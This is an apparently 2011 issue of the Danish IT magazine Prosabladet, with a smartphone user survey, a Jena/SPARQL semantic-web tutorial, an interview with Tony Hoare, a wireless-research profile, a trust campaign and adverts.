– Som læseredskab til videnskabelige artikler. Som alternativ notetaking tool on the road, begrundet en anden sit behov for en tablet.

### Kritiske brugere

Det er dog ikke alle, der er fuldstændig teknologibejstrede over de mobile enheder. Som én skriver:

– Spørgsmålene i denne undersøgelse stinker langt væk af, at en eller anden teknofil person lige vil høre, om vi andre er lige så begejstrede, som han/hun er.

Flertallet i undersøgelsen er dog glade brugere af smartphones, og en enkelt nævner, at han har besvaret spørgsmålene via en smartphone. Kodeordene for de fleste er mobilitet og internet overalt.

Men de er dog ikke ukritiske over for alt, hvad deres smartphone tilbyder dem. Flere

nævner den ringe mulighed for at beskytte privatlivets fred, der kommer med brugen af forskellige tredjeparts-applikationer (apps).

– Vi skal have beskyttelse af brugerne, idet meget få egentlig er klar over, hvilke informationer de frivilligt afgiver, kommenterer én.

Og mens nogle er positive over for de mange apps og mener, at det bugnende og uigennemskuelige marked vil regulere sig selv efterhånden, mener andre, at apps er en døgnflue, der før eller siden vil blive afløst af browserbaserede apps via HTML5.

– Nu er man i pc-verdenen gået væk fra at benytte programmer, og flere og flere services kører i en browser. På en smartphone går man tilbage til "gamle" tider og har behov for at have en app til hver en service. Det er træls.

– Jeg tror, en meget stor del af udviklingen vil rykke sig mod HTML5, der samtidig vil gøre cross-plattform-udvikling nemmere.

Medlemmerne af brugerpanelet er ikke overraskende glædet for Android-styresystemet, men der er også andre systemer repræsenteret, især Apples iOS. De fleste kan godt lide Androids muligheder for at lave om i telefonen, som man vil. Nogle ville dog gerne have endnu flere muligheder.

– Jeg er MEGET negativ over, at man skal roote sin mobil for at få kontrol over den. Det er for ringe for noget, man har købt og ejer.

### Bedre batterier

Ud over åbenlyse forbedringer som hurtigere processor, bedre batterilevetid og bedre stabilitet kan brugerpanelisternes mobile enheder i dag det meste af det, de skal kunne. Nogle savner dog blandt andet bedre flashunderstøttelse, rigtige taster, spærring af personlige data, betaling af varer og mere plads, og enkelte savner mulighed for at lave kaffe og riste brød.

– Den skal være endnu hurtigere, og den skal give lettere adgang til visse funktioner. Og så skal den styre Google Docs bedre. Måske også give bedre adgang til NemID-brug. Og gerne blokere reklamer automatisk på tunge websider. Bedre højttalere. Den må også gerne kunne lave kaffe om morgenen, men jeg vil ikke blive skuffet, hvis den ikke kan :-)

### ANNOUNCE

## Experimenting with Internet of Things in the city context



The FP7 SmartSantander EU project is deploying a massive IoT infrastructure which allows for experimentation in the context of a smart city. SmartSantander is seeking partners who wish to experiment on top of the IoT platform deployed in the city of Santander (Spain).

### The city welcomes you to experiment on it!

Three types of experiments are suggested:

- Innovative applications and services running in the framework of the smart city paradigm supported by IoT technology.
- Middleware developments bridging applications and technologies and allowing a plug and play approach.
- Protocols and technologies for maximizing efficiency and sustainability of IoT deployments in the smart city scenario.

Further information for submitting your proposal: [www.smartsantander.eu/opencalls](http://www.smartsantander.eu/opencalls)

Call identifier:	SmartSantander-1-Open-Call.
Contact e-mail:	opencalls@smartsantander.eu
Call website:	<a href="http://www.smartsantander.eu/opencalls">www.smartsantander.eu/opencalls</a>
Call open:	The call will be open for submissions from 1st October 2011
Call deadline:	The call closes 16th November 2011 at 17h00 (Brussels time)
Duration:	January 2012 to December 2012
Funding:	Up to 200,000 EUR
Language:	English
Call objective:	To expand the project's service, protocol and technology offering towards future IoT experimentation as well as the public in the context of the Smart City.

## Prosabladet brugerpanel



Brugerpanelet er Prosabladets forum for holdninger og erfaringsdeling om it-aktuelle emner. Brugerpanelets hovedformål er at afdække holdninger og tilføre indsigt. Brugerpanelet må ikke forveksles med meningsmålinger og postulerer ikke repræsentativitet.

Meld dig til brugerpanelet og få dine meninger hørt på [www.prosa.dk/brugerpanel](http://www.prosa.dk/brugerpanel).

# Sådan programmeres det semantiske web

Det semantiske web kan opleves som en luftig størrelse, men i sidste ende handler det om kode og software. Vi ser på teknologien bag de flotte ord med Java-frameworket Jena.

Af Tania Andersen, prosabladet@prosa.dk




Fig. 1. RDF bygger på tripler til beskrivelse af fakta. En RDF-tripel består af et subjekt, altså en 'ting', og et prædikat eller egenskab samt denne egenskabs værdi, objektet. Objektet kan igen være subjekt i en anden RDF-tripel, og på den måde opbygges en graf af fakta. Det er denne graf, der 'er' det semantiske web. Ligesom med en relationsdatabase kan man udføre søgninger på grafen. Ofte benyttes URL'er som værdier i RDF-tripler, da de er entydige, sådan mere eller mindre.

Det semantiske web bygger på RDF-teknologien (Resource Description Framework). RDF er en måde at beskrive fakta som ting, også kaldet subjekter, der har egenskaber, og egenskaben har en værdi. Det er det, der med et fint matematisk begreb kaldes for prædikatlogik, men i virkeligheden er det meget simpelt.

I figur 1 ses det, hvorledes det forhold, at en bestemt person har skrevet en bestemt artikel i Prosabladet, kan udtrykkes som tripelen ('tania@example.com', 'er-forfatter-til', 'http://prosabladet.dk/artikel/1234'). RDF har ikke nogen bestemt notation tilknyttet sig. Der findes forskellige af slagsen, blandt andet i XML-aftapning, men det er ikke så vigtigt, blot vi kan få alle vores tripler – også kaldet 'modellen' – ind i Jena.

I dette eksempel gør vi det programmatisk, lidt ligesom når man hægter noder på for eksempel et DOM-træ, men Jena kan også load modellen fra eksterne RDF-kilder på disk eller netværk. Når alle fakta er inde i systemet, kan man spørge til relationerne ved at benytte søgesproget SPARQL, som er det semantiske webs svar på SQL.

Men nu til tasterne. Download Jena fra [Openjena.org](http://Openjena.org).

Her benytter vi Eclipse, og efter et nyt projekt er oprettet, skal Jena og dets tilhørende biblioteker importeres. Det gøres ved at vælge menuen Project > Properties > Java Build Path > Libraries > Add External Jars. Naviger frem til mappen Jena-2.6.4\lib i den udpakkede Jena-distribution, og vælg hele baduljen i mappen. Skriv koden angivet i fig. 2, og kørs programmet.

Eksemplet her giver kun lige en idé om, hvilken teknologi der ligger neden under det semantiske web.

En række eksempler på søgninger, som ikke kunne udføres lige så godt med Google, findes på [wiki.dbpedia.org/OnlineAccess](http://wiki.dbpedia.org/OnlineAccess), der indeholder fakta fra Wikipedia i form af RDF-tripler. Her findes eksempelvis søgningen: "find alle fodboldspillere (som Wikipedia kender til), der har stået på mål for en klub, der har et hjemmestadion med flere end 40.000 sæder og kommer fra et land med over 10 millioner indbyggere".

Det minder om en databasesøgning i en relationsdatabase, men humlen er, at i det semantiske system kan nye relationer eller egenskaber tilføjes ad hoc, hvilket ikke er muligt i relationsdatabasen. ■

### Bliv klogere

Tania Andersen holder den 4. oktober kl. 17 til 20 foredrag om Det Sematiske Web i PROSAs lokaler i København. Her kan du høre meget om teknologien bag det semantiske web, RDF og Jena.

```
public class JenaTest {
    public static void main(String[] args) {
        // Skab en model i hukommelsen
        Model model = ModelFactory.createDefaultModel();
        // Skab et subjekt (ting) - tania
        Resource tania = model
            .createResource("http://eksempel/tania");
        // Skab en egenskab - er-forfatter-til
        Property erForfatterTil = model
            .createProperty("http://eksempel/er-forfatter-til");
        // Skab et objekt - en artikel i PROSAbladet
        Resource prosabladetArtikel1244 = model
            .createResource("http://prosabladet/artikel/1234");
        // Giv subjektet egenskaben
        tania.addProperty(erForfatterTil, prosabladetArtikel1244);

        // Skab en SPARQL-forespørgsel - "find alle artikler skrevet af tania"
        String queryString =
            "SELECT ?article "
            + " WHERE { "
            + "   <http://eksempel/tania> <http://eksempel/er-forfatter-til> ?article ."
            + " }";

        Query query = QueryFactory.create(queryString);

        // Udfør forespørgslen
        QueryExecution qe = QueryExecutionFactory
            .create(query, model);
        ResultSet results = qe.execSelect();

        // Udskriv resultat og frigiv resurser
        ResultSetFormatter.out(System.out, results, query);
        qe.close();
    }
}
```

Fig. 2. Et lille kodeeksempel med en enkelt RDF-tripel og en SPARQL-forespørgsel.

## Det semantiske web

Det semantiske – meningsgivende – web er overskriften på en vision, som webbets fader, Tim Berners Lee, gav liv til i en artikel i tidsskriftet Scientific American i 2001. Ideen er, at de data, der findes på nettet, og som giver god mening for mennesker, skal kodes på en måde, så computerprogrammer også kan læse meningen. Det gøres med teknologien RDF, som er en måde at beskrive fakta. Oprindeligt var ideen, at computeragenter skulle kunne udføre trivielle opgaver, men nu er anvendelserne langt bredere, som fx bedre søgning i databaser, diagnosticering af netværksproblemer, beskrivelse af elektroniske kontrolsystemer og til brug for efterretningsverdenen.



# Den filosofiske datalog

Tony Hoare er Turing-vinder, manden bag Quicksort-algoritmen og nu med til at skabe sikre programmer i Microsoft Research. Han er egentlig mest interesseret i filosofi.

Af Dan Mygind, prosabladet@prosa.dk

Han er blevet tildelt den mest prestigefyldte datalogiske pris, Turing-prisen. Hans akademiske og kommercielle karriere over fem årtier har ført ham til Moskva, Cambridge, Belfast og så Quicksort-algoritmen, som anvendes i mange computerprogrammer.

I dag arbejder han i Microsoft Research med at skabe fundamentet for mere sikre styresystemer og programmer.

Prosabladet har talt med en af datalogiens grand old men, sir Tony Hoare.

Da Prosabladet møder ham i London, har han lige holdt et indlæg på udviklerkonferencen QCon, hvor han beskrev forskellene mellem den pragmatiske ingeniør og den teoretiske videnskabsmand. Begge er ifølge Tony Hoare vigtige for datalogien og it.

Han vil dog hverken karakterisere sig selv som ingeniør eller videnskabsmand.

– Jeg aspirerer til at blive filosof. Da jeg gav min første lektion på Queens University i Belfast, sagde en af tilhørerne: 'Jeg troede ikke, at man kunne tale så meget om filosofi, når man taler om computere'. Det har jeg gjort lige siden, siger han med et grin.

Årsagen til den filosofiske tilgang til datalogi skal man tilbage til Tony Hoares studietid for at finde forklaringen på. Her tog han en bachelor i Classics på Oxford University i 1950'erne. Det indebar studier i filosofi samt latin, græsk, lingvistik og oldtidskundskab. Det var filosofien – eller rettere den matematiske logik – som greb Tony Hoare.



**Jeg er fascineret af matematikkens filosofi. Et matematisk bevis giver det menneskelige intellekt en følelse af sikkerhed. Ideen om sandhed i form af et bevis er en meget interessant filosofisk idé.**

Sir Tony Hoare.

– Jeg var fascineret af matematikkens filosofi. Et matematisk bevis giver det menneskelige intellekt en følelse af sikkerhed, der langt overgår alt, hvad der kan komme ud af at observere den virkelige verden. Ideen om sandhed i form af et bevis var en meget interessant filosofisk ide, forklarer Tony Hoare og uddyber den interesse for filosofi, der førte ham til en it-karriere:

– I mine sidste semestre på universitetet var jeg sammen med min underviser John Lucas interesseret i computerens potentiale for at eliminere nogle af filosofiens spørgsmål. Jeg blev sat til at læse Alan Turings artikel "Computing machinery and intelligence", som var publiceret i det filosofiske magasin Mind. Den slog benene væk under mig. Jeg forstod det ikke helt, men det var fantastisk stof. Så jeg tænkte, det kunne være interessant at beskæftige sig med computerområdet, siger han.

### Den russiske forbindelse

Den nyvakte computerlidenskab førte ham blandt andet til Sovjetunionen.

– Da jeg kendte til sprog som græsk, latin og russisk, blev jeg interesseret i computeroversættelse af sprog. Jeg studerede det på Moskva Statsuniversitet efter at have forladt Oxford, siger Tony Hoare, der dog hurtigt fandt ud af, at tiden for computeroversættelse af sprog endnu ikke var kommet.

– Jeg studerede, hvad russerne gjorde med computeroversættelser. Den første videnskabelige artikel, jeg skrev, blev publiceret i det russiske tidsskrift Machine Translation på russisk. Efter at have studeret maskinoversættelse i seks måneder i Moskva kom jeg til konklusionen, at det

var umuligt, siger Tony Hoare.

Moskva-opholdet var dog ikke spild af tid. Tony Hoare havde brug for en effektiv algoritme til at sortere ordene, der skulle oversættes, så de nemmere kunne matches til en allerede sorteret russisk-engelsk ordbog, der lå på magnetbånd. Det arbejde førte til Quicksort-algoritmen.

– Quicksort er nok det mest dramatiske i min karriere. Det var min første opdagelse, og det var publicerbart. Algoritmen var med til at skabe min akademiske karriere, mindes Tony Hoare i dag.

### Engelsk computer og ALGOL 60

Men Moskva-opholdet gav ikke kun Tony Hoare anledningen og inspirationen til Quicksort, det gav ham også hans første job i den kommercielle computer verden.

– Da jeg var i Moskva, meldte jeg mig frivilligt til at hjælpe min onkel, der organiserede en conference, hvor Elliot Brothers (- et af de første britiske computerfirmaer, red.) udstillede deres computer. Jeg brugte meget tid på standen og oversatte mellem det engelske tekniske personale og de besøgende russiske conferencegæster. Jeg fik et lift med englænderne i deres varevogn, og der tilbød de mig et job, erindrer Tony Hoare.

Han tilbragte otte år hos Elliot Brothers, hvor han blandt andet skrev den første kommercielle kompilator til ALGOL 60-sproget, som blev en stor succes. Succesen blev efterfulgt af, hvad han selv betegner som et 'katastrofalt projekt' med at udvikle et styresystem.

I 1968 fusionerede Elliot Brothers med andre britiske computerfirmaer til ICL, og Tony Hoare besluttede at søge tilbage til det akademiske liv. Han ønskede blandt andet at

finde ud af, hvorfor styresystemer var mere komplicerede at udvikle end kompilere. Det var områder som formel verifikation, programkorrekthed og semantik, som Tony Hoare var interesseret i, og han forudså, at der lå mange års forskning i de emner.

– Jeg startede mine første studier af formel undersøgelse af programkorrekthed, da jeg flyttede til Queens University i Belfast. Jeg følte, at det var et område med langtidsudsigter for praktisk anvendelse, og det var forkert at antage, at industrien ville deltage i forskning med den tidshorisont. Jeg forudsagde, at min forskning i formalisering, semantik og korrekthed i computerprogrammer ville tage hele mit liv, siger Tony Hoare, der hylder princippet om, at universiteter skal stå for grundforskning.

– Universiteter bør koncentrere sig om principper og teorier, som udgør videnskabelige sandheder, frem for at se på teknologier, der har en umiddelbar effekt i markedet.

### Headhundet af Microsoft Research

Igennem mere end 30 år forskede Tony Hoare i områder som formel verifikation af programmer, hvor man anvender matematisk logik til at bevise korrektheden af et program. Det arbejde førte blandt andet til Hoare-logik og CSP (Communicating Sequential Processes), som anvendes til at verificere programlogik.

Microsoft var interesseret i Tony Hoares arbejde med at bevise korrektheden af programmer og tilbød ham i 1999 en stilling i Microsoft Research i Cambridge. Tony Hoare havde egentlig forberedt sig på at blive pensioneret, men sagde ja til tilbudet fra Microsoft.

- Jeg var meget imponeret over graden af akademisk frihed i Microsoft Research og har ikke fortrudt, at jeg tog imod tilbudet. Et af mine motiver for at sige ja var at se, hvordan industrien arbejdede indefra, siger Tony Hoare.

Han blev glad for at se, at hans ideer om assertions fra Hoare-logikken blev brugt, selvom det ikke lige var på en måde, han havde forestillet sig.

– Folk i Microsoft arbejdede med assertions i koden – dog ikke til at bevise korrekthed, men til at hjælpe med test. Jeg var glad for at se, at ideen om assertions blev anvendt, men lidt skræmt ved at se det blive anvendt af testere, siger Tony Hoare, som qua sin forkærlighed for matematisk bevis ikke anser test som en ligeværdig partner for formel programverifikation.


– Test er en stor fjende af bevis. Hvis man kan bevise noget, er der ingen grund til at teste. Omvendt kan testning betyde, at man ikke finder nogen grund til at bevise programkorrekthed. Jeg lærte dog hurtigt at acceptere den meget brugbare synergi mellem test, som udviklere kender godt, og verifikation, som de kun lige var begyndt at få kendskab til, siger Tony Hoare.

### Mere ingeniørdisciplin

Microsoft anvender i dag programanalyse-teknikker blandt andet baseret på Tony Hoares forskning til at forbedre kvaliteten af eksempelvis Windows-styresystemet.

– Microsoft var allerede i gang med at udvikle værktøjer til programverifikation. PREFIX og en hurtigere version kaldet PREFIX blev taget i anvendelse i udviklerdivisionerne for at lave bedre verificering af Windows. Det viste sig at være meget effektive værktøjer til at opdage fejl i koden. Udviklerne var altid åbne for nye ideer fra forskningsafdelingen. Det førte til Spec# og et nyere tool som ESP (Error Detection via Scalable Program Analysis), der blandt andet tjekker for bufferoverflow. 94 procent af alle bufferreferencer i Windows-styresystemet blev automatisk tjekket for, om de var korrekte. Selvom det kun efterlader seks procent til manuel inspektion, så er seks procent af Windows-koden stadig skrækeligt meget kode at gennemgå manuelt, siger Tony Hoare med et smil.

Selvom det stadig er test og ikke pro-



Sir Tony Hoare, en af datalogiens grand old men, interesserer sig i virkeligheden mest for filosofi. Foto: Rama, Wikimedia Commons, Cc-by-sa-2.0-fr.

gramverifikation, som de fleste udviklere kender, så er Tony Hoare optimistisk og tror på, at programfejl fremover i stigende grad vil blive undgået ved hjælp af matematisk logik frem for at blive fundet ved testning.

– Vi bevæger os langsomt fra en mere heuristisk stil ved verifikation til en mere strengt disciplineret verifikation, mener Tony Hoare, der gerne ser en mere rigid tilgang til sikring af kodekvalitet i it-branchen.

Noget, man kender fra andre brancher.

– I andre ingeniørfag er der tradition for – og i nogle tilfælde lovmæssige krav om – en detaljeret dokumentation af design. Her bekymrer man sig ikke om, hvorvidt dokumentationen bliver brugt – ja, man håber, at den ikke bliver brugt. Dokumentationen er der i tilfælde af, at der går noget

galt, så en undersøgelse kan finde ud af, om designet var grundigt, korrekt og tilstrækkeligt sikkert. Hvis designet ikke er blevet verificeret grundigt nok, kan ingeniørerne blive straffet, måske endda ryge i fængsel, siger Tony Hoare.

Tony Hoare ser mange tegn på, at industrien er begyndt at tage ideen om programverifikation til sig og gøre mere for at undgå fejl i softwaren. Alligevel vurderer han, at noget af det mest konstante i hans snart 50 år i computerverdenen er fejlene.

– Fejltagelserne er det, som har været mest konstant siden 1960. Det var og er stadig svært at forudsige performance for store systemer, svært at identificere krav og svært at implementere sammenhængende god kode, vurderer Tony Hoare. ■



studiekonto.dk

# Værsgo': Danmarks bedste Studiekonto

Fordi du er medlem af PROSA, kan du få en studiekonto hos Lån & Spar med unikke renter og vilkår.

Du får 2,25% i rente på de første 30.000 kr. og 0,25% på resten. Renten på kassekredit er 5,75% (ÅOP 5,88%).

Du får mere ud af at have penge i banken - og hvis du har brug for en kassekredit på op til 50.000 kr., er den billigere i drift end andre steder.

#### Det får du med studiekontoen:

- Høj rente på dit indestående op til 30.000 kr.
- Lav rente på kassekredit. Op til 50.000 kr.
- Gratis overførsel af penge til andre danske konti, samt betaling af girokort via netbanken
- Gratis MasterCard og Visa/Dankort - samme pinkode til alle kort
- Mobilbank

Se alle dine fordele og søg online på [studiekonto.dk](http://studiekonto.dk)  
Du kan også sende en mail til [prosa@lsb.dk](mailto:prosa@lsb.dk) eller ringe på 3378 1974 og booke et møde.



**PROSA**

Lån & spar

din personlige bank

Til din studiekonto kan du vælge en kassekredit på op til 50.000 kr. Debitorrenten er 5,88%, det svarer til ÅOP på 5,88%. (ÅOP er beregnet på samlet kreditbeløb 50.000 kr., 100% udnyttelse og løbetid på 5 år). Alle rentesatser er variable og gældende pr. 15. august 2011.

Konkurrencen løber t.o.m. 30.11.2011. Vinderen findes ved uvilddig lodtrækning i uge 51 og får direkte besked pr. telefon. Præmiens værdi er 12.299 kr. og kan ikke byttes til kontanter.



# Karriere i trådløse systemer

Mange milliarder enheder skal kommunikere sammen trådløst uden at miste blot den mindste byte på vejen. Det er den udfordring, lektor Petar Popovski skal løse, og han har fået 7,5 millioner kroner til det.

Af Nina Ferdinand, nif@prosa.dk

En milepæl er nået for 37-årige Petar Popovski, der er lektor i trådløs kommunikation på Aalborg Universitet.

Han har fået 7,5 millioner kroner til at lede et forskningsprojekt i trådløsteknologi mellem maskiner. Selvom det måske ikke

er et nyt job i klassisk forstand, er rollen som forskningsleder helt ny.

Pengene og æren kommer fra Det Frie Forskningsråds karriereprogram Sapere Aude (vov at vide) og betyder, at Petar Popovski ud over selv at kunne afsætte halvdelen af sin tid til projektet kan ansætte to seniorforskere i to år og nogle

ph.d.-studerende til at forske i, hvordan maskiner kan kommunikere sammen trådløst, men samtidig pålideligt selv ved lav datahastighed.

– Når maskiner skal kommunikere trådløst, fungerer det helt anderledes end den trådløse kommunikation, mennesker har brug for. For mennesker er høj hastighed det



”

I universitetsverdenen er man nødt til konstant at lede efter nye projekter og penge for at sikre fremtidig forskning.

Petar Popovski, lektor i trådløs kommunikation.

en sensor for eksempel målt information, der i sig selv fylder 1 byte, kan der være 10 byte i ekstra information om for eksempel, hvordan informationen er indsamlet. Denne overhead skal formindskes ned til det mindst mulige, så man sikrer, at den kritiske information når frem.

Administration er en stor del af arbejdet som forskningsleder, men Petar Popovski er fast besluttet på at beholde fingrene nede i det daglige arbejde.

– Jeg ser lidt mit arbejde som en kunstner eller maler, som kommer med ideer, skitser og vejledning. Én, som fremfører ideer og stadig er involveret hver dag.

### Stresset forskerverden

Petar Popovski grundlagde sin interesse for trådløse systemer, da han læste trådløs kommunikation på universitetet i sit hjemland Makedonien i slutningen af 90'erne. Han fik et forskerlegat i Danmark og også mulighed for at tage en ph.d. her i Wireless Personal Area Networks. Siden har forskellige spændende projekter holdt ham i landet.

Bevillingen fra Det Frie Forskningsråd er en anerkendelse af, at Petar Popovski er i toppen af sit felt. Han er meget glad for anerkendelsen, der ud over at give ham muligheden for at ansætte flere forskningskræfter giver ham et pusterum med plads til at dedikere en stor del af sin tid til ét projekt.

– I universitetsverdenen er man nødt til konstant at lede efter nye projekter og penge for at sikre fremtidig forskning, men nu har jeg tre års afsat tid, hvor jeg og min forskningsgruppe kan arbejde med dette område, siger han.

Det er en unik mulighed for ham i en verden, hvor karrieren ikke kommer let.

– Mange folk tror, at universitetsfolk ikke har rigtigt travlt, men det er faktisk helt essentielt hele tiden at have plads til at udvikle nye projekter. Det allervigtigste i universitetsforskning er at være proaktiv.

Der ligger en stressfælde i at blive for opslugt af at søge om forskningsmidler og få publiceret artikler, så derfor er det vigtigt for ham at arrangere sit arbejde, så han stadig kan nyde det. Det gør han blandt andet ved at samarbejde med private virksomheder, der kan bruge hans forskning. Han har både samarbejdet med blandt andre Samsung og Nokia samt små lokale virksomheder, der ofte bliver overraskede over, at universitetsfolk ikke kun arbejder med teorier.


– Det er rart at se sin forskning blive til noget i den virkelige verden. ■

vigtigste, men ved kritiske systemer som for eksempel kraftværker er det vigtigste, at enhederne altid kan sende en lille mængde information, fortæller Petar Popovski.

Trådløs kommunikation mellem maskiner (M2M) er et forskningsområde i vækst, og prognoser siger, at der i 2020 vil være mere end 50 milliarder trådløse enheder inden for blandt andet smart grid (intelligente elsystemer), overvågning af både boliger og på industrielle områder som kraftværker, e-sundhed og meget andet. Der er altså tale om, at et meget stort antal enheder med relativt lav datahastighed hver især skal kunne kommunikere sikkert og pålideligt.

En af de udfordringer, der ligger i det, er at minimere den overhead – dvs. ekstra information – der ligger i hver IP-pakke. Har

Pressefoto.



**Nyt job**

Lektor i trådløs kommunikation ved Aalborg Universitet Petar Popovski blev 22. august forfremmet til forskningsleder, da han modtog 7,5 millioner til at ansætte sin egen forskergruppe for fra Det Frie Forskningsråds karriereprogram Sapere Aude.

Nyt job er Prosabladets serie af interview med it-folk, der har skiftet spor i karrieren og søgt nye udfordringer. Har du fået nyt job, så kontakt os gerne på [nif@prosa.dk](mailto:nif@prosa.dk).

Projekt Tillid på YouTube: [prosa.dk/link/584](http://prosa.dk/link/584)

## Projekt Tillid: Et opgør med mistilliden

Stoler vi danskere på hinanden eller er der grund til den stigende mistillid i samfundet? Min A-kasse har kastet sig ud i en ny kampagne - Projekt Tillid.

Af Simon Bauer,  
Kommunikationschef i  
Min A-kasse

En ubemandet jordbærbod og en kasse til penge.

Den klassiske ubemandede jordbærbod er et af omdrejningspunkterne for en kampagne, som Min A-kasse har søsat for at sætte fokus på den stigende mistillid i samfundet - ikke mindst i beskæftigelsesystemet og generelt i den offentlige sektor.

For ledige bliver i disse år overvåget og kontrolleret som aldrig før. Læreren, hjemmehjælperen, pædagogen og mange andre oplever det samme.

Da Projekt Tillid i sidste måned trillede ud i landet på Danmarksturné, stod det heldigvis klart, at det slet ikke står så grelt til med tilliden.

Vi besøgte jobcentre og gågader i Odense, Aarhus og Aalborg. Alle steder blev vi godt modtaget - budskabet om at styrke tilliden til borgerne går rent ind hos de fleste.

Forsøget med en ubemandet jordbærbod beviste til fulde, at vi kan stole på hinanden - ingen steder manglede der så meget som en 1-krone, når vi gjorde resultatet op om aftenen. Tilliden mennesker imellem er et af de særlige kendetegn ved det danske samfund - og mistilliden truer derfor reelt noget af det særligt danske.

Projekt Tillid er tænkt som en positiv kampagne, der forsøger at dokumentere, at tilliden trives mellem men-



Min A-kasses kampagne "Projekt Tillid" beviste med ubemandet jordbærsalg på en sommerturné rundt i Danmark, at danskerne stadig kan stole på hinanden. Når kassen blev gjort op om aftenen, stemte hver en krone.

nesker i Danmark, og at der derfor ikke er grundlag for den stigende mistillid.

Kampagnen er et opgør med mistilliden: Projekt Tillid vil trække Danmark i den modsatte retning. Og du kan hjælpe:

Bliv en del af vores Facebook-gruppe [www.facebook.com/projektstillid](http://www.facebook.com/projektstillid), skriv under på vores underskriftsindsamling på [www.projekt-tillid.dk](http://www.projekt-tillid.dk), plant et 'tillidstræ' på [www.projekt-tillid.dk](http://www.projekt-tillid.dk)

### Projekt Tillid på Facebook


På Projekt Tillids Facebook-side [www.facebook.com/projektstillid](http://www.facebook.com/projektstillid) kan du dele og diskutere artikler, videoer og billeder om tillid. Vi produ-

cerer blandt andet en række videoer til siden med kendte mennesker, der fortæller om, hvorfor tillid er vigtigt for dem og i deres virke. Vi er allerede mere end 5.000 medlemmer - men der er stadig plads til dig.

### Projekt Tillid på nettet

På [www.projekt-tillid.dk](http://www.projekt-tillid.dk) kan du plante et tillidstræ og betro dine venner 100 kroner. Hvis du kan stole på dine venner, vokser træet. Efter 28 dage vender de 100 'hjem', hvis ingen har brudt tillidskæden. Du kan også skrive under på vores underskriftsindsamling på siden. ■

# Bøger med rabat til PROSA-medlemmer



## Hacking Exposed, Sixth Edition: Network Security Secrets & Solutions

Stuart McClure, Joel Scambray, George Kurtz  
ISBN: 9780071613743

The world's bestselling computer security book—fully expanded and updated—Right now you hold in your hand one of the most successful security books ever written. Rather than being a sideline participant, leverage the valuable insights Hacking Exposed 6 provides to help yourself, your company, and your country fight cyber-crime.” – From the Foreword by Dave DeWalt, President and CEO, McAfee, Inc.”For security to be successful in any company, you must ‘think evil’ and be attuned to your ‘real risk’...Hacking Expose 6 defines both.”

Vejl. pris 406,- TILBUD 324,-

